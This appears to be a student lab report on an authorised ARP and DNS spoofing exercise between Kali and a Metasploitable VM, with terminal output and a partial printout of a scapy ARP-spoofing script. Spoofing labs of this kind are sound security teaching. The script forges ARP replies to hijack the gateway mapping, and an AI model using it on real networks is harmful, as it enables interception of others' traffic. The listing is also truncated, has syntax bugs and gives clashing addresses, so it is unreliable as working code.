


Fig 1.6. Opening metasploitable “client VM”.

Explanation

This screenshot shows the Metasploitable virtual machine being started as the victim system for the exercise. I used it as the controlled client whose DNS resolution and web connection would later be analysed.




```
msfadmin@metasploitable:~$ ip -br address
Option "-br" is unknown, try "ip -help".
msfadmin@metasploitable:~$ ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:d8:aa:d7 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:d8:aa:e1 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ ip route
192.168.40.0/24 dev eth0 proto kernel scope link src 192.168.40.129
msfadmin@metasploitable:~$
```

Fig 1.7 Victim IP MAC and Route.

Explanation

I collected the victim's IP address, MAC address, and routing information before running the simulation. Recording this information helped me identify the victim correctly when analysing ARP, DNS, and HTTP packets.



```
msfadmin@metasploitable:~$ cat /etc/resolv.conf
search localdomain
nameserver 192.168.40.1
msfadmin@metasploitable:~$ arp -n
Address HWtype HWAddress Flags Mask Iface
192.168.40.254 ether 00:50:56:f4:84:8c C
msfadmin@metasploitable:~$ ip neigh show
192.168.40.254 dev eth0 lladdr 00:50:56:f4:84:8c STALE
msfadmin@metasploitable:~$
```

Fig 1.8 Victim DNS Resolver and Initial ARP Table.

Explanation

I checked the victim's DNS configuration and ARP table to document its normal state before spoofing. This provided a reference point for identifying any later change in resolver or IP-to-MAC mappings.




Fig 1.9 Victim Gateway Verification.

Explanation

I verified the victim's routing table to identify its default gateway. Knowing the expected gateway was important because the ARP-spoofing stage depended on altering how the victim associated the gateway with a MAC address.





Fig 2.0 Kali Local and IP Training Page Test.

Explanation

I tested the Apache training page locally and by using the Kali machine's network address. Both tests

returned the expected ICDFa training content, confirming that the web server was working before the victim was involved.




```
msfadmin@metasploitable:~$ curl http://192.168.40.128/
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><
p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATH
ANASIUS ALEXWE</p></body></html>
msfadmin@metasploitable:~$
```

Fig 2.1 Victim Direct Training Page Test.

Explanation

I accessed the Kali training page directly from the Metasploitable victim using the analyst IP address. The expected HTML content was returned, proving that the victim could reach the Kali web server before DNS spoofing was introduced.



```
GNU nano 2.0.7      File: /etc/hosts      Modified

127.0.0.1    localhost
127.0.1.1    metasploitable.localdomain    metasploitable
192.168.40.128    portal.icdfa.test


# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe00::0    ip6-localnet
ff00::0    ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
ff02::3    ip6-allhosts

Get Help  WriteOut  Read File  Prev Page  Cut Text  Cur Pos
Exit      Justify    Where Is   Next Page  UnCut Text  To Spell
```

Fig 2.2 Training Domain Resolution and Web Test.

Explanation

I configured the victim's hosts file so that the reserved training domain could be used as a safe baseline. This allowed portal.icdfa.test to resolve to the controlled training system without depending on spoofed DNS traffic.




```
msfadmin@metasploitable:~$ cat /etc/hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

msfadmin@metasploitable:~$ getent hosts portal.icdfa.test
192.168.40.120 portal.icdfa.test
msfadmin@metasploitable:~$ curl http://portal.icdfa.test/
<!DOCTYPE html>
<html><body style="font-family:Arial"><h1>ICDFA DNS Spoofing Training Page</h1><
p>This is an authorized simulation. Do not enter credentials.</p><p>Analyst: ATH
ANASTIUS ALEKWE</p></body></html>
msfadmin@metasploitable:~$
```

Fig 2.3 Training Domain Resolution and Web Test page 1.

Explanation

I tested the configured training-domain entry after saving it on the victim. The output confirmed that portal.icdfa.test resolved to the intended lab address and that the training page could be retrieved successfully.




```
kali@kali: ~/SBT-DF203-Lab8
$ cp ~/Downloads/arp.py ~/SBT-DF203-Lab8/scripts/
$ cp ~/Downloads/dns_spoof.py ~/SBT-DF203-Lab8/scripts/
$ ls -l ~/SBT-DF203-Lab8/scripts/
total 8
-rw-r--r-- 1 kali kali 3001 Sep 26 14:43 arp.py
-rw-r--r-- 1 kali kali 2021 Sep 26 14:43 dns_spoof.py
```

Fig 2.4 Instructor Scripts in Lab Folder.

Explanation

I copied the provided arp.py and dns_spoof.py scripts into the lab scripts directory and verified that they were present. Keeping them inside the lab structure allowed me to review and document them before execution.



The screenshot shows a terminal window titled 'kali-linux-2025.3-vmware-amd64 - VMware Workstation'. The terminal is running a command to review the ARP script using 'sed' to print lines 1 to 240. The output shows the script's imports, the 'get_mac' function, and the 'spooof' function. The 'spooof' function includes a verbose message and a packet creation step.

```
(kali@kali)~/SBT-DF203-Lab8
$ sed -n '1,240p' scripts/arp.py | tee reports/arp_script_review.txt
# https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofing-using-scapy/
# https://www.thepythoncode.com/article/building-arp-spoofing-using-scapy

import scapy.all as scapy
import time
import argparse
import time
import os
import sys

def get_mac(ip):
    arp_request = scapy.ARP(pdst = ip)
    broadcast = scapy.Ether(dst = ff:ff:ff:ff:ff:ff)
    arp_request.broadcast = broadcast
    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
    return answered_list[0][1].hwsrc


def spooof(target_ip, host_ip, verbose=True):
    """
    Kali tells 'target_ip' saying that "I have the host_ip that you want to talk".
    However, Kali provides its own Mac address.
    In target's arp:
    Host IP, attacker's/Kali Mac address
    """
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),
                       psrc = host_ip)
    scapy.send(packet, verbose = False)

if verbose:
```

Fig 2.5 ARP and DNS Spoof Script Review.

Explanation

I opened the ARP script and reviewed its imports and main packet-handling functions before running it. This helped me understand how it obtained MAC information and generated the ARP packets used in the controlled exercise.



The screenshot shows a terminal window titled 'kali-linux-2025.3-vmware-amd64 - VMware Workstation'. The terminal is running a command to review the ARP script using 'sed' to print lines 1 to 240. The output shows the script's imports, the 'get_mac' function, the 'spooof' function, and the 'enable_ip_route' function.

```
(kali@kali)~/SBT-DF203-Lab8
$ sed -n '1,240p' scripts/arp.py | tee reports/arp_script_review.txt
# https://www.geeksforgeeks.org/python-how-to-create-an-arp-spoofing-using-scapy/
# https://www.thepythoncode.com/article/building-arp-spoofing-using-scapy

import scapy.all as scapy
import time
import argparse
import time
import os
import sys

def get_mac(ip):
    arp_request = scapy.ARP(pdst = ip)
    broadcast = scapy.Ether(dst = ff:ff:ff:ff:ff:ff)
    arp_request.broadcast = broadcast
